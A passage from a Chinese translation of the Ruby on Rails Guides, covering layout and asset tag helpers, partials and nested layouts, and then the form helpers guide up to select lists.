文件的地址可使用相对文档根目录的完整路径，或者是 URL。例如，如果想链接到 `app/assets`、`lib/assets` 或 `vendor/assets` 文件夹中名为 `javascripts` 的子文件夹中的文件，可以这么做：

```
<%= javascript_include_tag "main" %>
```

Rails 生成的 `script` 标签如下：

```
<script src='/assets/main.js'></script>
```

对这个静态资源的请求由 Sprockets gem 伺服。

同时引入 `app/assets/javascripts/main.js` 和 `app/assets/javascripts/columns.js` 可以这么做：

```
<%= javascript_include_tag "main", "columns" %>
```

引入 `app/assets/javascripts/main.js` 和 `app/assets/javascripts/photos/columns.js`：

```
<%= javascript_include_tag "main", "/photos/columns" %>
```

引入 `http://example.com/main.js`：

```
<%= javascript_include_tag "http://example.com/main.js" %>
```

### 3.1.3 使用 `stylesheet_link_tag` 链接 CSS 文件

`stylesheet_link_tag` 帮助方法为指定的每个资源生成 HTML `<link>` 标签。

如果启用了 Asset Pipeline，这个帮助方法生成的链接指向 `/assets/stylesheets/`，由 Sprockets gem 伺服。样式表文件可以存放在三个位置：`app/assets`，`lib/assets` 或 `vendor/assets`。

文件的地址可使用相对文档根目录的完整路径，或者是 URL。例如，如果想链接到 `app/assets`、`lib/assets` 或 `vendor/assets` 文件夹中名为 `stylesheets` 的子文件夹中的文件，可以这么做：

```
<%= stylesheet_link_tag "main" %>
```

引入 `app/assets/stylesheets/main.css` 和 `app/assets/stylesheets/columns.css` ：

```
<%= stylesheet_link_tag "main", "columns" %>
```

引入 `app/assets/stylesheets/main.css` 和 `app/assets/stylesheets/photos/columns.css` ：

```
<%= stylesheet_link_tag "main", "photos/columns" %>
```

引入 `http://example.com/main.css` ：

```
<%= stylesheet_link_tag "http://example.com/main.css" %>
```

默认情况下， `stylesheet_link_tag` 创建的链接属性为 `media="screen" rel="stylesheet"` 。指定相应的选项（ `:media` ， `:rel` ）可以重写默认值：

```
<%= stylesheet_link_tag "main_print", media: "print" %>
```

#### 3.1.4 使用 `image_tag` 链接图片

`image_tag` 帮助方法为指定的文件生成 HTML `<img />` 标签。默认情况下，文件存放在 `public/images` 文件夹中。

注意，必须指定图片的扩展名。

```
<%= image_tag "header.png" %>
```

可以指定图片的路径：

```
<%= image_tag "icons/delete.gif" %>
```

可以使用 Hash 指定额外的 HTML 属性：

```
<%= image_tag "icons/delete.gif", {height: 45} %>
```

可以指定一个Alt属性，在关闭图片的浏览器中显示。如果没指定Alt属性，Rails 会使用图片的文件名，去掉扩展名，并把首字母变成大写。例如，下面两个标签会生成相同的代码：

```
<%= image_tag "home.gif" %>
<%= image_tag "home.gif", alt: "Home" %>
```

还可指定图片的大小，格式为“{width}x{height}”：

```
<%= image_tag "home.gif", size: "50x20" %>
```

除了上述特殊的选项外，还可在最后一个参数中指定标准的 HTML 属性，例如 `:class` 、 `:id` 或 `:name` ：

```
<%= image_tag "home.gif", alt: "Go Home",
                          id: "HomeImage",
                          class: "nav_bar" %>
```

#### 3.1.5 使用 `video_tag` 链接视频

`video_tag` 帮助方法为指定的文件生成 HTML5 `<video>` 标签。默认情况下，视频文件存放在 `public/videos` 文件夹中。

```
<%= video_tag "movie.ogg" %>
```

生成的代码如下：

```
<video src="/videos/movie.ogg" />
```

和 `image_tag` 类似，视频的地址可以使用绝对路径，或者相对 `public/videos` 文件夹的路径。而且也可以指定 `size: "#{width}x#{height}"` 选项。 `video_tag` 还可指定其他 HTML 属性，例如 `id` 、 `class` 等。

`video_tag` 方法还可使用 HTML Hash 选项指定所有 `<video>` 标签的属性，包括：

- `poster: "image_name.png"` ：指定视频播放前在视频的位置显示的图片；
- `autoplay: true` ：页面加载后开始播放视频；
- `loop: true` ：视频播完后再次播放；
- `controls: true` ：为用户提供浏览器对视频的控制支持，用于和视频交互；
- `autobuffer: true` ：页面加载时预先加载视频文件；

把数组传递给 `video_tag` 方法可以指定多个视频：

```
<%= video_tag ["trailer.ogg", "movie.ogg"] %>
```

生成的代码如下：

```
<video><source src="trailer.ogg" /><source src="movie.ogg" /></video>
```

#### 3.1.6 使用 `audio_tag` 链接音频

`audio_tag` 帮助方法为指定的文件生成 HTML5 `<audio>` 标签。默认情况下，音频文件存放在 `public/audio` 文件夹中。

```
<%= audio_tag "music.mp3" %>
```

还可指定音频文件的路径：

```
<%= audio_tag "music/first_song.mp3" %>
```

还可使用 Hash 指定其他属性，例如 `:id`、`:class` 等。

和 `video_tag` 类似，`audio_tag` 也有特殊的选项：

- `autoplay: true`：页面加载后开始播放音频；
- `controls: true`：为用户提供浏览器对音频的控制支持，用于和音频交互；
- `autobuffer: true`：页面加载时预先加载音频文件；

### 3.2 理解 `yield`

在布局中，`yield` 标明一个区域，渲染的视图会插入这里。最简单的情况是只有一个 `yield`，此时渲染的整个视图都会插入这个区域：

```
<html>
  <head>
  </head>
  <body>
  <%= yield %>
  </body>
</html>
```

布局中可以标明多个区域：

```
<html>
  <head>
  <%= yield :head %>
  </head>
  <body>
  <%= yield %>
  </body>
</html>
```

视图的主体会插入未命名的 `yield` 区域。要想在具名 `yield` 区域插入内容，得使用 `content_for` 方法。

### 3.3 使用 `content_for` 方法

`content_for` 方法在布局的具名 `yield` 区域插入内容。例如，下面的视图会在前一节的布局中插入内容：

```
<% content_for :head do %>
  <title>A simple page</title>
<% end %>

<p>Hello, Rails!</p>
```

套入布局后生成的 HTML 如下：

```
<html>
  <head>
  <title>A simple page</title>
  </head>
  <body>
  <p>Hello, Rails!</p>
  </body>
</html>
```

如果布局不同的区域需要不同的内容，例如侧边栏和底部，就可以使用 `content_for` 方法。`content_for` 方法还可用来在通用布局中引入特定页面使用的 JavaScript 文件或 CSS 文件。

### 3.4 使用局部视图

局部视图可以把渲染过程分为多个管理方便的片段，把响应的某个特殊部分移入单独的文件。

#### 3.4.1 具名局部视图

在视图中渲染局部视图可以使用 `render` 方法：

```
<%= render "menu" %>
```

渲染这个视图时，会渲染名为 `_menu.html.erb` 的文件。注意文件名开头的下划线：局部视图的文件名开头有个下划线，用于和普通视图区分开，不过引用时无需加入下划线。即便从其他文件夹中引入局部视图，规则也是一样：

```
<%= render "shared/menu" %>
```

这行代码会引入 `app/views/shared/_menu.html.erb` 这个局部视图。

#### 3.4.2 使用局部视图简化视图

局部视图的一种用法是作为“子程序”（subroutine），把细节提取出来，以便更好地理解整个视图的作用。例如，有如下的视图：

```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
...

<%= render "shared/footer" %>
```

这里，局部视图 `_ad_banner.html.erb` 和 `_footer.html.erb` 可以包含程序多个页面共用的内容。在编写某个页面的视图时，无需关心这些局部视图中的详细内容。

程序所有页面共用的内容，可以直接在布局中使用局部视图渲染。

### 3.4.3 局部布局

和视图可以使用布局一样，局部视图也可使用自己的布局文件。例如，可以这样调用局部视图：

```
<%= render partial: "link_area", layout: "graybar" %>
```

这行代码会使用 `_graybar.html.erb` 布局渲染局部视图 `_link_area.html.erb`。注意，局部布局的名字也以下划线开头，和局部视图保存在同个文件夹中（不在 `layouts` 文件夹中）。

还要注意，指定其他选项时，例如 `:layout`，必须明确地使用 `:partial` 选项。

### 3.4.4 传递本地变量

本地变量可以传入局部视图，这么做可以把局部视图变得更强大、更灵活。例如，可以使用这种方法去除新建和编辑页面的重复代码，但仍然保有不同的内容：

```
<h1>New zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```

```
<h1>Editing zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```

```
<%= form_for(zone) do |f| %>
  <p>
    <b>Zone name</b><br>
    <%= f.text_field :name %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

虽然两个视图使用同一个局部视图，但 Action View 的 `submit` 帮助方法为 `new` 动作生成的提交按钮名为“Create Zone”，为 `edit` 动作生成的提交按钮名为“Update Zone”。

每个局部视图中都有个和局部视图同名的本地变量（去掉前面的下划线）。通过 `object` 选项可以把对象传给这个变量：

```
<%= render partial: "customer", object: @new_customer %>
```

在 `customer` 局部视图中，变量 `customer` 的值为父级视图中的 `@new_customer` 。

如果要在局部视图中渲染模型实例，可以使用简写句法：

```
<%= render @customer %>
```

假设实例变量 `@customer` 的值为 `Customer` 模型的实例，上述代码会渲染 `_customer.html.erb`，其中本地变量 `customer` 的值为父级视图中 `@customer` 实例变量的值。

#### 3.4.5 渲染集合

渲染集合时使用局部视图特别方便。通过 `:collection` 选项把集合传给局部视图时，会把集合中每个元素套入局部视图渲染：

```
<h1>Products</h1>
<%= render partial: "product", collection: @products %>
```

```
<p>Product Name: <%= product.name %></p>
```

传入复数形式的集合时，在局部视图中可以使用和局部视图同名的变量引用集合中的成员。在上面的代码中，局部视图是 `_product`，在其中可以使用 `product` 引用渲染的实例。

渲染集合还有个简写形式。假设 `@products` 是 `product` 实例集合，在 `index.html.erb` 中可以直接写成下面的形式，得到的结果是一样的：

```
<h1>Products</h1>
<%= render @products %>
```

Rails 根据集合中各元素的模型名决定使用哪个局部视图。其实，集合中的元素可以来自不同的模型，Rails 会选择正确的局部视图进行渲染。

```
<h1>Contacts</h1>
<%= render [customer1, employee1, customer2, employee2] %>
```

```
<p>Customer: <%= customer.name %></p>
```

```
<p>Employee: <%= employee.name %></p>
```

在上面几段代码中，Rails 会根据集合中各成员所属的模型选择正确的局部视图。

如果集合为空， `render` 方法会返回 `nil` ，所以最好提供替代文本。

```
<h1>Products</h1>
<%= render(@products) || "There are no products available." %>
```

### 3.4.6 本地变量

要在局部视图中自定义本地变量的名字，调用局部视图时可通过 `:as` 选项指定：

```
<%= render partial: "product", collection: @products, as: :item %>
```

这样修改之后，在局部视图中可以使用本地变量 `item` 访问 `@products` 集合中的实例。

使用 `locals: {}` 选项可以把任意本地变量传入局部视图：

```
<%= render partial: "product", collection: @products,
           as: :item, locals: {title: "Products Page"} %>
```

在局部视图中可以使用本地变量 `title` ，其值为 `"Products Page"` 。

在局部视图中还可使用计数器变量，变量名是在集合后加上 `_counter` 。例如，渲染 `@products` 时，在局部视图中可以使用 `product_counter` 表示局部视图渲染了多少次。不过不能和 `as: :value` 一起使用。

在使用主局部视图渲染两个实例中间还可使用 `:spacer_template` 选项指定第二个局部视图。

### 3.4.7 间隔模板

```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

Rails 会在两次渲染 `_product` 局部视图之间渲染 `_product_ruler` 局部视图（不传入任何数据）。

### 3.4.8 集合局部视图的布局

渲染集合时也可使用 `:layout` 选项。

```
<%= render partial: "product", collection: @products, layout: "special_layout" %>
```

使用局部视图渲染集合中的各元素时会套用指定的模板。和局部视图一样，当前渲染的对象以及 `object_counter` 变量也可在布局中使用。

### 3.5 使用嵌套布局

在程序中有时需要使用不同于常规布局的布局渲染特定的控制器。此时无需复制主视图进行编辑，可以使用嵌套布局（有时也叫子模板）。下面举个例子。

假设 `ApplicationController` 布局如下：

```
<html>
<head>
  <title><%= @page_title or "Page Title" %></title>
  <%= stylesheet_link_tag "layout" %>
  <style><%= yield :stylesheets %></style>
</head>
<body>
  <div id="top_menu">Top menu items here</div>
  <div id="menu">Menu items here</div>
  <div id="content"><%= content_for?(:content) ? yield(:content) : yield %></div>
</body>
</html>
```

在 `NewsController` 的页面中，想隐藏顶部目录，在右侧添加一个目录：

```
<% content_for :stylesheets do %>
  #top_menu {display: none}
  #right_menu {float: right; background-color: yellow; color: black}
<% end %>
<% content_for :content do %>
  <div id="right_menu">Right menu items here</div>
  <%= content_for?(:news_content) ? yield(:news_content) : yield %>
<% end %>
<%= render template: "layouts/application" %>
```

就这么简单。 `News` 控制器的视图会使用 `news.html.erb` 布局，隐藏了顶部目录，在 <div id="content"> 中添加一个右侧目录。

使用子模板方式实现这种效果有很多方法。注意，布局的嵌套层级没有限制。使用 `render template: 'layouts/news'` 可以指定使用一个新布局。如果确定，可以不为 `News` 控制器创建子模板，直接把 `content_for?(:news_content) ? yield(:news_content) : yield` 替换成 `yield` 即可。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 表单帮助方法

表单是网页程序的基本组成部分，用于接收用户的输入。然而，由于表单中控件的名称和各种属性，使用标记语言难以编写和维护。Rails 提供了很多视图帮助方法简化表单的创建过程。因为各帮助方法的用途不一样，所以开发者在使用之前必须要知道相似帮助方法的差异。

读完本文，你将学到：

- 如何创建搜索表单等不需要操作模型的普通表单；
- 如何使用针对模型的表单创建和编辑数据库中的记录；
- 如何使用各种类型的数据生成选择列表；
- 如何使用 Rails 提供用于处理日期和时间的帮助方法；
- 上传文件的表单有什么特殊之处；
- 创建操作外部资源的案例；
- 如何编写复杂的表单；

## Chapters

本文的目的不是全面解说每个表单方法和其参数，完整的说明请阅读 Rails API 文档。

# 1 编写简单的表单

最基本的表单帮助方法是 `form_tag`。

```
<%= form_tag do %>
  Form contents
<% end %>
```

像上面这样不传入参数时，`form_tag` 会创建一个 `<form>` 标签，提交表单后，向当前页面发起 POST 请求。假设当前页面是 `/home/index`，生成的 HTML 如下（为了提升可读性，添加了一些换行）：

```
<form accept-charset="UTF-8" action="/home/index" method="post">
  <div style="margin:0;padding:0">
    <input name="utf8" type="hidden" value="&#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7
  </div>
  Form contents
</form>
```

你会发现 HTML 中多了一个 `div` 元素，其中有两个隐藏的 `input` 元素。这个 `div` 元素很重要，没有就无法提交表单。第一个 `input` 元素的 `name` 属性值为 `utf8`，其作用是强制浏览器使用指定的编码处理表单，不管是 GET 还是 POST。第二个 `input` 元素的 `name` 属性

值为 `authenticity_token` ，这是 Rails 的一项安全措施，称为“跨站请求伪造保护”。 `form_tag` 帮助方法会为每个非 GET 表单生成这个元素（表明启用了这项安全保护措施）。详情参阅“Rails 安全指南”。

为了行文简洁，后续代码没有包含这个 `div` 元素。

## 1.1 普通的搜索表单

在网上见到最多的表单是搜索表单，搜索表单包含以下元素：

- `form` 元素， `action` 属性值为 `GET` ；
- 输入框的 `label` 元素；
- 文本输入框 ；
- 提交按钮；

创建这样一个表单要分别使用帮助方法 `form_tag` 、 `label_tag` 、 `text_field_tag` 和 `submit_tag` ，如下所示：

```
<%= form_tag("/search", method: "get") do %>
  <%= label_tag(:q, "Search for:") %>
  <%= text_field_tag(:q) %>
  <%= submit_tag("Search") %>
<% end %>
```

生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/search" method="get">
  <div style="margin:0;padding:0;display:inline"><input name="utf8" type="hidden" value="
  <label for="q">Search for:</label>
  <input id="q" name="q" type="text" />
  <input name="commit" type="submit" value="Search" />
</form>
```

表单中的每个 `input` 元素都有 ID 属性，其值和 `name` 属性的值一样（上例中是 `q` ）。ID 可用于 CSS 样式或使用 JavaScript 处理表单控件。

除了 `text_field_tag` 和 `submit_tag` 之外，每个 HTML 表单控件都有对应的帮助方法。

搜索表单的请求类型一定要用 GET，这样用户才能把某个搜索结果页面加入收藏夹，以便后续访问。一般来说，Rails 建议使用合适的请求方法处理表单。

## 1.2 调用 `form_tag` 时使用多个 Hash 参数

`form_tag` 方法可接受两个参数：表单提交地址和一个 Hash 选项。Hash 选项指定提交表单使用的请求方法和 HTML 选项，例如 `form` 元素的 `class` 属性。

和 `link_to` 方法一样，提交地址不一定非得使用字符串，也可使用一个由 URL 参数组成的 Hash，这个 Hash 经 Rails 路由转换成 URL 地址。这种情况下，`form_tag` 方法的两个参数都是 Hash，同时指定两个参数时很容易产生问题。假设写成下面这样：

```
form_tag(controller: "people", action: "search", method: "get", class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search?method=get&class=nifty_form" me
```

在这段代码中，`method` 和 `class` 会作为生成 URL 的请求参数，虽然你想传入两个 Hash，但实际上只传入了一个。所以，你要把第一个 Hash（或两个 Hash）放在一对花括号中，告诉 Ruby 哪个是哪个，写成这样：

```
form_tag({controller: "people", action: "search"}, method: "get", class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search" method="get" class="nifty_form
```

### 1.3 生成表单中控件的帮助方法

Rails 提供了很多用来生成表单中控件的帮助方法，例如复选框，文本输入框和单选框。这些基本的帮助方法都以 `_tag` 结尾，例如 `text_field_tag` 和 `check_box_tag`，生成单个 `input` 元素。这些帮助方法的第一个参数都是 `input` 元素的 `name` 属性值。提交表单后，`name` 属性的值会随表单中的数据一起传入控制器，在控制器中可通过 `params` 这个 Hash 获取各输入框中的值。例如，如果表单中包含 `<%= text_field_tag(:query) %>`，就可以在控制器中使用 `params[:query]` 获取这个输入框中的值。

Rails 使用特定的规则生成 `input` 的 `name` 属性值，便于提交非标量值，例如数组和 Hash，这些值也可通过 `params` 获取。

各帮助方法的详细用法请查阅 API 文档。

#### 1.3.1 复选框

复选框是一种表单控件，给用户一些选项，可用于启用或禁用某项功能。

```
<%= check_box_tag(:pet_dog) %>
<%= label_tag(:pet_dog, "I own a dog") %>
<%= check_box_tag(:pet_cat) %>
<%= label_tag(:pet_cat, "I own a cat") %>
```

生成的 HTML 如下：

```
<input id="pet_dog" name="pet_dog" type="checkbox" value="1" />
<label for="pet_dog">I own a dog</label>
<input id="pet_cat" name="pet_cat" type="checkbox" value="1" />
<label for="pet_cat">I own a cat</label>
```

`check_box_tag` 方法的第一个参数是 `name` 属性的值。第二个参数是 `value` 属性的值。选中复选框后，`value` 属性的值会包含在提交的表单数据中，因此可以通过 `params` 获取。

### 1.3.2 单选框

单选框有点类似复选框，但是各单选框之间是互斥的，只能选择一组中的一个：

```
<%= radio_button_tag(:age, "child") %>
<%= label_tag(:age_child, "I am younger than 21") %>
<%= radio_button_tag(:age, "adult") %>
<%= label_tag(:age_adult, "I'm over 21") %>
```

生成的 HTML 如下：

```
<input id="age_child" name="age" type="radio" value="child" />
<label for="age_child">I am younger than 21</label>
<input id="age_adult" name="age" type="radio" value="adult" />
<label for="age_adult">I'm over 21</label>
```

和 `check_box_tag` 方法一样，`radio_button_tag` 方法的第二个参数也是 `value` 属性的值。因为两个单选框的 `name` 属性值一样（都是 `age` ），所以用户只能选择其中一个单选框，`params[:age]` 的值不是 `"child"` 就是 `"adult"` 。

复选框和单选框一定要指定 `label` 标签。`label` 标签可以为指定的选项框附加文字说明，还能增加选项框的点选范围，让用户更容易选中。

## 1.4 其他帮助方法

其他值得说明的表单控件包括：多行文本输入框，密码输入框，隐藏输入框，搜索关键字输入框，电话号码输入框，日期输入框，时间输入框，颜色输入框，日期时间输入框，本地日期时间输入框，月份输入框，星期输入框，URL 地址输入框，Email 地址输入框，数字输入框和范围输入框：

```
<%= text_area_tag(:message, "Hi, nice site", size: "24x6") %>
<%= password_field_tag(:password) %>
<%= hidden_field_tag(:parent_id, "5") %>
<%= search_field(:user, :name) %>
<%= telephone_field(:user, :phone) %>
<%= date_field(:user, :born_on) %>
<%= datetime_field(:user, :meeting_time) %>
<%= datetime_local_field(:user, :graduation_day) %>
<%= month_field(:user, :birthday_month) %>
<%= week_field(:user, :birthday_week) %>
<%= url_field(:user, :homepage) %>
<%= email_field(:user, :address) %>
<%= color_field(:user, :favorite_color) %>
<%= time_field(:task, :started_at) %>
<%= number_field(:product, :price, in: 1.0..20.0, step: 0.5) %>
<%= range_field(:product, :discount, in: 1..100) %>
```

生成的 HTML 如下：

```
<textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>
<input id="password" name="password" type="password" />
<input id="parent_id" name="parent_id" type="hidden" value="5" />
<input id="user_name" name="user[name]" type="search" />
<input id="user_phone" name="user[phone]" type="tel" />
<input id="user_born_on" name="user[born_on]" type="date" />
<input id="user_meeting_time" name="user[meeting_time]" type="datetime" />
<input id="user_graduation_day" name="user[graduation_day]" type="datetime-local" />
<input id="user_birthday_month" name="user[birthday_month]" type="month" />
<input id="user_birthday_week" name="user[birthday_week]" type="week" />
<input id="user_homepage" name="user[homepage]" type="url" />
<input id="user_address" name="user[address]" type="email" />
<input id="user_favorite_color" name="user[favorite_color]" type="color" value="#000000"
<input id="task_started_at" name="task[started_at]" type="time" />
<input id="product_price" max="20.0" min="1.0" name="product[price]" step="0.5" type="num
<input id="product_discount" max="100" min="1" name="product[discount]" type="range" />
```

用户看不到隐藏输入框，但却和其他文本类输入框一样，能保存数据。隐藏输入框中的值可以通过 JavaScript 修改。

搜索关键字输入框，电话号码输入框，日期输入框，时间输入框，颜色输入框，日期时间输入框，本地日期时间输入框，月份输入框，星期输入框，URL 地址输入框，Email 地址输入框，数字输入框和范围输入框是 HTML5 提供的控件。如果想在旧版本的浏览器中保持体验一致，需要使用 HTML5 polyfill（使用 CSS 或 JavaScript 编写）。polyfill 虽无不足之处，但现今比较流行的工具是 Modernizr 和 yepnope，根据检测到的 HTML5 特性添加相应的功能。

如果使用密码输入框，或许还不想把其中的值写入日志。具体做法参见“Rails 安全指南”。

# 2 处理模型对象

## 2.1 模型对象帮助方法

表单的一个特别常见的用途是编辑或创建模型对象。这时可以使用 `*_tag` 帮助方法，但是太麻烦了，每个元素都要设置正确的参数名称和默认值。Rails 提供了很多帮助方法可以简化这一过程，这些帮助方法没有 `_tag` 后缀，例如 `text_field` 和 `text_area`。

这些帮助方法的第一个参数是实例变量的名字，第二个参数是在对象上调用的方法名（一般都是模型的属性）。Rails 会把在对象上调用方法得到的值设为控件的 `value` 属性值，并且设置相应的 `name` 属性值。如果在控制器中定义了 `@person` 实例变量，其名字为“Henry”，在表单中有以下代码：

```
<%= text_field(:person, :name) %>
```

生成的结果如下：

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

提交表单后，用户输入的值存储在 `params[:person][:name]` 中。`params[:person]` 这个 Hash 可以传递给 `Person.new` 方法；如果 `@person` 是 `Person` 的实例，还可传递给 `@person.update` 。一般来说，这些帮助方法的第二个参数是对象属性的名字，但 Rails 并不对此做强制要求，只要对象能响应 `name` 和 `name=` 方法即可。

传入的参数必须是实例变量的名字，例如 `:person` 或 `"person"` ，而不是模型对象的实例本身。

Rails 还提供了用于显示模型对象数据验证错误的帮助方法，详情参阅“Active Record 数据验证”一文。

## 2.2 把表单绑定到对象上

虽然上述用法很方便，但却不是最好的使用方式。如果 `Person` 有很多要编辑的属性，我们就得不断重复编写要编辑对象的名字。我们想要的是能把表单绑定到对象上的方法，`form_for` 帮助方法就是为此而生。

假设有个用来处理文章的控制器 `app/controllers/articles_controller.rb` ：

```
def new
  @article = Article.new
end
```

在 `new` 动作对应的视图 `app/views/articles/new.html.erb` 中可以像下面这样使用 `form_for` 方法：

```
<%= form_for @article, url: {action: "create"}, html: {class: "nifty_form"} do |f| %>
  <%= f.text_field :title %>
  <%= f.text_area :body, size: "60x12" %>
  <%= f.submit "Create" %>
<% end %>
```

有几点要注意：

- `@article` 是要编辑的对象；
- `form_for` 方法的参数中只有一个 Hash。路由选项传入嵌套 Hash `:url` 中，HTML 选项传入嵌套 Hash `:html` 中。还可指定 `:namespace` 选项为 `form` 元素生成一个唯一的 ID 属性值。`:namespace` 选项的值会作为自动生成的 ID 的前缀。
- `form_for` 方法会拽入一个表单构造器对象（ `f` 变量）；
- 生成表单控件的帮助方法在表单构造器对象 `f` 上调用；

上述代码生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/articles/create" method="post" class="nifty_form">
  <input id="article_title" name="article[title]" type="text" />
  <textarea id="article_body" name="article[body]" cols="60" rows="12"></textarea>
  <input name="commit" type="submit" value="Create" />
</form>
```

`form_for` 方法的第一个参数指明通过 `params` 的哪个键获取表单中的数据。在上面的例子中，第一个参数名为 `article`，因此所有控件的 `name` 属性都是 `article[attribute_name]` 这种形式。所以，在 `create` 动作中，`params[:article]` 这个 Hash 有两个键：`:title` 和 `:body`。`name` 属性的重要性参阅“理解参数命名约定”一节。

在表单构造器对象上调用帮助方法和在模型对象上调用的效果一样，唯有一点区别，无法指定编辑哪个模型对象，因为这由表单构造器负责。

使用 `fields_for` 帮助方法也可创建类似的绑定，但不会生成 `<form>` 标签。在同一表单中编辑多个模型对象时经常使用 `fields_for` 方法。例如，有个 `Person` 模型，和 `ContactDetail` 模型关联，编写如下的表单可以同时创建两个模型的对象：

```
<%= form_for @person, url: {action: "create"} do |person_form| %>
  <%= person_form.text_field :name %>
  <%= fields_for @person.contact_detail do |contact_details_form| %>
    <%= contact_details_form.text_field :phone_number %>
  <% end %>
<% end %>
```

生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/people/create" class="new_person" id="new_person" m
  <input id="person_name" name="person[name]" type="text" />
  <input id="contact_detail_phone_number" name="contact_detail[phone_number]" type="text"
</form>
```

`fields_for` 方法拽入的对象和 `form_for` 方法一样，都是表单构造器（其实在代码内部 `form_for` 会调用 `fields_for` 方法）。

## 2.3 记录辨别技术

用户可以直接处理程序中的 `Article` 模型，根据开发 Rails 的最佳实践，应该将其视为一个资源：

```
resources :articles
```

声明资源有很多附属作用。资源的创建与使用请阅读“Rails 路由全解”一文。

处理 REST 资源时，使用“记录辨别”技术可以简化 `form_for` 方法的调用。简单来说，你可以只把模型实例传给 `form_for`，让 Rails 查找模型名等其他信息：

```
## Creating a new article
# long-style:
form_for(@article, url: articles_path)
# same thing, short-style (record identification gets used):
form_for(@article)

## Editing an existing article
# long-style:
form_for(@article, url: article_path(@article), html: {method: "patch"})
# short-style:
form_for(@article)
```

注意，不管记录是否存在，使用简短形式的 `form_for` 调用都很方便。记录辨别技术很智能，会调用 `record.new_record?` 方法检查是否为新记录；而且还能自动选择正确的提交地址，根据对象所属的类生成 `name` 属性的值。

Rails 还会自动设置 `class` 和 `id` 属性。在新建文章的表单中，`id` 和 `class` 属性的值都是 `new_article`。如果编辑 ID 为 23 的文章，表单的 `class` 为 `edit_article`，`id` 为 `edit_article_23`。为了行文简洁，后文会省略这些属性。

如果在模型中使用单表继承（single-table inheritance，简称 STI），且只有父类声明为资源，子类就不能依赖记录辨别技术，必须指定模型名，`:url` 和 `:method` 选项。

### 2.3.1 处理命名空间

如果在路由中使用了命名空间，`form_for` 方法也有相应的简写形式。如果程序中有个 `admin` 命名空间，表单可以写成：

```
form_for [:admin, @article]
```

这个表单会提交到命名空间 `admin` 中的 `ArticlesController`（更新文章时提交到 `admin_article_path(@article)`）。如果命名空间有很多层，句法类似：

```
form_for [:admin, :management, @article]
```

关于 Rails 路由的详细信息以及相关的约定，请阅读“Rails 路由全解”一文。

## 2.4 表单如何处理 PATCH，PUT 或 DELETE 请求？

Rails 框架建议使用 REST 架构设计程序，因此除了 GET 和 POST 请求之外，还要处理 PATCH 和 DELETE 请求。但是大多数浏览器不支持从表单中提交 GET 和 POST 之外的请求。

为了解决这个问题，Rails 使用 POST 请求进行模拟，并在表单中加入一个名为 `_method` 的隐藏字段，其值表示真正希望使用的请求方法：

```
form_tag(search_path, method: "patch")
```

生成的 HTML 为：

```
<form accept-charset="UTF-8" action="/search" method="post">
  <div style="margin:0;padding:0">
    <input name="_method" type="hidden" value="patch" />
    <input name="utf8" type="hidden" value="&#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7
  </div>
  ...
```

处理提交的数据时，Rails 以 `_method` 的值为准，发起相应类型的请求（在这个例子中是 PATCH 请求）。

# 3 快速创建选择列表

HTML 中的选择列表往往需要编写很多标记语言（每个选项都要创建一个 `option` 元素），因此最适合自动生成。

选择列表的标记语言如下所示：

```
<select name="city_id" id="city_id">
  <option value="1">Lisbon</option>
  <option value="2">Madrid</option>
  ...
  <option value="12">Berlin</option>
</select>
```

这个列表列出了一组城市名。在程序内部只需要处理各选项的 ID，因此把各选项的 `value` 属性设为 ID。下面来看一下 Rails 为我们提供了哪些帮助方法。

## 3.1 `select` 和 `option` 标签

最常见的帮助方法是 `select_tag`，如其名所示，其作用是生成 `select` 标签，其中可以包含一个由选项组成的字符串：

```
<%= select_tag(:city_id, '<option value="1">Lisbon</option>...') %>
```

这只是个开始，还无法动态生成 `option` 标签。`option` 标签可以使用帮助方法 `options_for_select` 生成：

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...]) %>
```

生成的 HTML 为：

```
<option value="1">Lisbon</option>
<option value="2">Madrid</option>
...
```

`options_for_select` 方法的第一个参数是一个嵌套数组，每个元素都有两个子元素：选项的文本（城市名）和选项的 `value` 属性值（城市 ID）。选项的 `value` 属性值会提交到控制器中。ID 的值经常表示数据库对象，但这个例子除外。

知道上述用法后，就可以结合 `select_tag` 和 `options_for_select` 两个方法生成所需的完整 HTML 标记：

```
<%= select_tag(:city_id, options_for_select(...)) %>
```

`options_for_select` 方法还可预先选中一个选项，通过第二个参数指定：

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...], 2) %>
```

生成的 HTML 如下：

```
<option value="1">Lisbon</option>
<option value="2" selected="selected">Madrid</option>
...
```

当 Rails 发现生成的选项 `value` 属性值和指定的值一样时，就会在这个选项中加上 `selected` 属性。

`options_for_select` 方法的第二个参数必须完全和需要选中的选项 `value` 属性值相等。如果 `value` 的值是整数 2，就不能传入字符串 `"2"`，必须传入数字 `2`。注意，从 `params` 中获取的值都是字符串。

使用 Hash 可以为选项指定任意属性：

```
<%= options_for_select([['Lisbon', 1, {'data-size' => '2.8 million'}], ['Madrid', 2, {'da
```

生成的 HTML 如下：

```
<option value="1" data-size="2.8 million">Lisbon</option>
<option value="2" selected="selected" data-size="3.2 million">Madrid</option>
...
```

### 3.2 处理模型的选择列表

大多数情况下，表单的控件用于处理指定的数据库模型，正如你所期望的，Rails 为此提供了很多用于生成选择列表的帮助方法。和其他表单帮助方法一样，处理模型时要去掉 `select_tag` 中的 `_tag`：
